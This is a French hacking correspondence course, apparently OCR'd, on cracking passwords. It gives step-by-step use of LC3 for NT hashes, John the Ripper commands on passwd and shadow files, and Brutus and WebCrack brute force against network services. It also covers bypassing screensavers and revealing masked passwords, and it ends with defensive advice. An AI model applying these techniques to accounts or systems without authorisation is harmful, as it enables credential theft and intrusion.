


*Vous pouvez vous procurer une version d'évaluation de LC3 sur <http://www.atstake.com/research/lc3/download.html>.*

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

En premier lieu, l'assistant vous demandera la méthode utilisée pour récupérer le hachage du mot de pass. (Si l'assistant ne s'est pas lancé automatiquement, cliquez sur la baguette magique, 6ème icône en partant de la gauche sur l'interface principale).

LC3 vous propose 4 méthodes :



### 1. From the local machine

Pour utiliser cette option, vous devez avoir le statut Administrateur sur la machine. Cette méthode vous dévoilera très rapidement les mots de passe des utilisateurs.

### 2. From remote machine

Là aussi, vous devez être Administrateur, mais cette fois-ci, il récupéra le hachage du mot de pass à partir d'une machine distante de votre domaine (vous devrez spécifier le nom de la machine). Cette méthode ne fonctionne pas sur une machine distante utilisant syskey ou Win2k.

### 3. From NT 4.0 emergency repair disk

Cette option utilisera le fameux fichier SAM, celui se trouvant dans c:\winnt\repair ou un enregistré sur une disquette (vous devrez spécifier le fichier SAM à utiliser).

### 4. By sniffing the local network



Eh oui, LC3 inclut même un sniffer pour intercepter le hachage des machines d'un réseau NT. Il s'agit là d'une option très prisée des pirates en herbe, mais qui peut aussi servir à un administrateur réseau pour tester facilement la force des mots de passe utilisés par ses utilisateurs. Vous devrez spécifier la carte réseau.

Ensuite, il vous demandera la méthode de forçage à utiliser.

Cliquez sur "Custom Options" pour personnaliser l'attaque. LC utilise les 3 méthodes de forçage vues au début du cours :

1. les attaques avec dictionnaire,
2. les attaques par brute force,
3. les attaques hybrides.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




La première case représente l'attaque par dictionnaire (cliquer sur Browse pour lui indiquer le fichier password à utiliser). La deuxième case est pour l'attaque hybride, vous pouvez configurer l'attaque hybride dans le menu "File" --> "Préférences" de l'interface principale. La dernière, vous l'aurez deviné, est utilisée pour le brute force (le "-" permet de spécifier une plage de caractères, ici le brute force utilisera tous les caractères de l'alphabet ainsi




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

que tous les nombres). Si vous désirez changer de plage, il vous suffit de cliquer sur la petite flèche à droite.



Cliquez sur "OK" et "Suivant" pour la suite de la configuration de l'attaque. Le menu ci-dessous vous permet de choisir les informations qui seront visualisables durant le craquage.



1ère case : Affiche les passwords une fois qu'ils ont été trouvés. Dans certains cas, il est être utile de ne pas les afficher.

2ème case : Affiche les hachage des password (les mots de passe cryptés).

3ème case : Affiche la durée pour le craquage de chaque password.

4ème case : Afficher un avertissement quand l'attaque est finie.

Cliquez sur suivant et attendez le résultat ;)

### Le fichier passwd d'Unix

Unix utilise un système de cryptage univoque. Le fichier stockant les mots de pass sur Unix se trouvent dans la plupart des distributions dans le répertoire "/etc/" et se nomme "passwd".

Dans les versions récentes d'Unix, les fichiers passwd ont été décomposés en deux fichiers, car le fichier passwd est accessible à tous. Même si les mots de passe étaient cryptés, tout utilisateur pouvait essayer de les craquer. Grâce au système de "shadow passwords", que nous vous conseillons vivement d'installer, les mots de passe sont conservés dans le fichier "/etc/shadow" lisible uniquement par l'utilisateur root.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

En tapant : **more /etc/passwd** sur un système Unix, on affiche le fichier passwd. Un fichier passwd ressemble à cela :

```
root:6Tgy1Gs.fTrfS:0:1:Admin:/:sbin/sh
john:K6fRti29nFrsY:1001:10:./usr/john:/bin/sh
sophie:H74jGhhTDsE2i:1002:10:./usr/sophie:/bin/sh
paul:fTqzOyHs88sfZ:1003:10:./usr/paul:/bin/sh
```

Format --> **login : pass : UID : GID : nom complet : repertoire perso : shell**

A noter que même en présence d'un fichier shadow, le fichier passwd permet toujours au pirate de savoir quels sont les logins des utilisateurs du système pour se faire un dictionnaire, et essayer des attaques de brute force.

Dans la plupart des systèmes Unix actuels, les passwords ont donc été remplacés par "x" dans le fichier passwd :

```
root:x:0:1:Admin:/:sbin/sh
john:x:1001:10:./usr/john:/bin/sh
sophie:x:1002:10:./usr/sophie:/bin/sh
paul:x:1003:10:./usr/paul:/bin/sh
```

et les mots de passe sont contenus dans le fichier shadow :

```
root:6Tgy1Gs.fTrfS:11604:::::::
john:K6fRti29nFrsY:::::::
sophie:H74jGhhTDsE2i:::::::
paul:fTqzOyHs88sfZ:::::::
```

format --> **login : pass : date : min : max : avertissement : expiration : désactivation**

Comme pour NT, il existe des softs qui permettent de cracker les mots de pass Unix.

Prenons pour exemple John\_The\_Ripper qui fonctionne aussi sous Windows: <http://www.openwall.com/john/>

```
John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer
Usage: john [OPTIONS] [PASSWORD-FILES]
-single "single crack" mode
-wordfile:FILE -stdin wordlist mode, read words from FILE or stdin
-rules enable rules for wordlist mode
-incremental[:MODE] incremental mode [using section MODE]
-external:MODE external mode or word filter
-stdout[:LENGTH] no cracking, just write words to stdout
-restore[:FILE] restore an interrupted session [from FILE]
-session:FILE set session file name to FILE
-status[:FILE] print status of a session [from FILE]
-makechars:FILE make a charset, FILE will be overwritten
-show show cracked passwords
-test perform a benchmark
-users:[-JLOGIN:UID[...]] load this <these> user(s) only
-groups:[-IGID[...]] load users of this <these> group(s) only
-shells:[-JSHELL[...]] load users with this <these> shell(s) only
-salts:[-JCOUNT] load salts with at least COUNT passwords only
-format:NAME force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL enable memory saving, at LEVEL 1..3
```

Une fois le soft installé, tapez les commandes suivantes (dans cet exemple, le fichier dictionnaire et passwd se trouvent sur une disquette) :

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

C:\john-16\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts: 70727 c/s
Only one salt: 66933 c/s

Benchmarking: BSDI DES (<x725) [24/32 4K]... DONE
Many salts: 1798 c/s
Only one salt: 1631 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 1540 c/s

Benchmarking: OpenBSD Blowfish (<x32) [32/32]... D
Raw: 88.4 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short: 64440 c/s
Long: 168567 c/s

Benchmarking: NT LM DES [24/32 4K]... DONE
Raw: 457237 c/s


```

john -test (pour voir si john fonctionne correctement)  
 john -single a:\passwd (méthode rapide de john pour cracker les pass)  
 john -show a:\passwd (permet de visualiser les pass crackés)  
 john -w:a:\dico.txt a:\passwd (attaque avec dictionnaire)  
 john -i a:\passwd (attaque par brute force)

### Serveurs


Une des manières qui permet de pénétrer sur un serveur est d'utiliser le cracking "en ligne". Pour cracker un site, un pirate peut utiliser un soft comme WebCrack qui permet de faire une attaque par dictionnaire sur une page utilisant l'authentification HTTP.

### WebCrack



*Ci-contre, l'interface principale de wwwcrack.*

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




*Ci-dessus, un exemple d'identification HTTP.*

Pour utiliser **wwwCrack**, le pirate utilisera plusieurs dictionnaires. Un pour les logins et un pour les pass. Dans "Target URL", il mettra l'URL cible qu'il désire cracker. Dans notre test, on a essayé de cracker une machine locale utilisant SWAT (interface HTML de Samba qui requiert une authentification par login/mot de pass sur le port 901).

## Brutus

Brutus est un soft similaire à **wwwCrack**, en plus dangereux puisqu'il permet de cracker divers services comme FTP, POP3, Telnet, SMB, etc.



Les options sont à peu près les mêmes que pour les softs précédents

### "Connection Options"

Target : Ip cible

Type : Type de services (FTP,Telnet,etc.)

Port : Port cible

Connections : Nombre de connexions simultanées

Timeout : Durée du timeout

Proxy : pour utiliser un proxy (se référer plus loin dans le cours)

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

“Services Options”: suivant le type de services sélectionné, il existe diverses options dans cette partie.

“Authentication Options”


Pass Mode : type d'attaque (dico, hybride, brute force)

### Screensavers

Il existe dans certains cas des méthodes pour contourner ou trouver un mot de passe d'écran de veille.

#### Lorsque l'écran de veille n'est pas actif

Il est possible pour un pirate de voir le mot de passe de votre écran de veille, grâce à un soft comme Screen Saver Password (<http://www.ptorris.com/>)



En un clic, il vous affiche le mot de passe de votre écran de veille !

#### Lorsque votre écran de veille est actif


Les essais suivants peuvent être réalisés pour tester votre sécurité:

- Essayer la combinaison CTRL+ALT+SUPPR pour tenter de faire apparaître le gestionnaire de tâches et ainsi désactiver le screensaver.
- Rebooter la machine sous DOS pour récupérer le fichier user.dat, pour le copier sur une autre machine win9x dans le même répertoire, puis le décrypter avec Sreen Saver Password.
- Avec Cdsaver (<http://welcome.to/wangdomain>) il est possible de créer un cd autobootable sous windows qui permettrait de cracker un mot de pass d'écran de veille actif, si l'option autobootCD de windows est active. Ce qui aurait pour effet de lancer automatiquement CDSaver (soft de brut force) directement à partir du Cdrom... Pensez à désactiver le fonction “Auto Run” de votre lecteur de CD !

### Les pass cachés avec des astérisques

Imaginons. Vous vous connectez à internet de façon automatique (le pass n'est pas demandé a chaque démarrage d'internet). Il serait facile pour quelqu'un qui aurait accès à votre machine de voir votre pass grâce à un soft du genre Snadboy's Révélation (<http://www.snadboy.com>) ou VuPassword (<http://www.ptorris.com/>).

#### Révélation



Il suffit de faire un click gauche sur la cible, de maintenir le click et de déplacer la souris sur le pass à révéler. Vous verrez apparaître le pass en clair sur Révélation



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Protections

Il existe une multitude de softs qui permettent de craquer toute sorte de fichiers protégés (pwl, sam, zip, excel, word, etc.).

Il est donc important de toujours choisir un mot de pass comportant un maximum de caractères alphabétique, chiffres et caractères spéciaux (pour augmenter au maximum le temps que mettrait un pirate à trouver votre pass).

- Changer assez souvent de mot de passe. Ainsi, le hacker n'aura pas le temps de le cracker.
- Mettre un pass BIOS pour accéder au Setup, au système d'exploitation et changer la séquence de boot pour empêcher de booter à partir d'une disquette.
- Eviter de demander à Windows de sauvegarder vos mots de passe (access internet, messagerie, etc.).
- Installer un logiciel comme ZoneAlarm qui est simple d'utilisation pour ceux qui n'ont jamais utilisé de Firewall, ce qui vous permettra de détecter toutes intrusions sur votre machine et de bloquer certains port ou protocoles. Je vous conseille aussi l'installation d'un antivirus.
- Mettre à jour votre système d'exploitation, ainsi que tous vos logiciels, le plus souvent possible.
- Ne pas utiliser toujours le même mot de passe pour vos diverses authentifications.
- Toujours changer le mot de passe par défaut de tous les services installés sur votre machine.
- Ne pas stocker de fichier SAM sur votre système NT qui puisse être accessible à tous.

<http://www.lostpassword.com> (site avec divers crackeurs de pass)

<http://www.zonelabs.com> (site officiel pour télécharger ZoneAlarm)

<http://www.try2hack.nl> (Challenges pour tester vos capacités à cracker un mot de passe)



## Accès au fichiers

Nous allons voir dans cette section certaines astuces utilisées pour récupérer un fichier .pwl ou SAM en ayant un accès physique à la machine. Cela vous permettra de vérifier que les restrictions que vous avez mises en place, parfois en payant assez cher un logiciel commercial, ne pourront pas être contournées trivialement par vos utilisateurs !

## L'explorateur

Vous connaissez tous l'explorateur windows ;) (appuyez sur la touche windows de votre clavier + E)


### Avec "Exécuter"





## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


Cliquez sur "Parcourir..." et dans "Type :." choisissez "Tous les fichiers"



Il ne restera plus qu'à trouver le fichier à sauvegarder. Cette méthode s'applique pour beaucoup de softs sous windows (ex: Notepad).

### Une autre méthode pour accéder aux répertoires windows

Faites un clic droit sur votre fond d'écran et cliquez sur propriété.




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

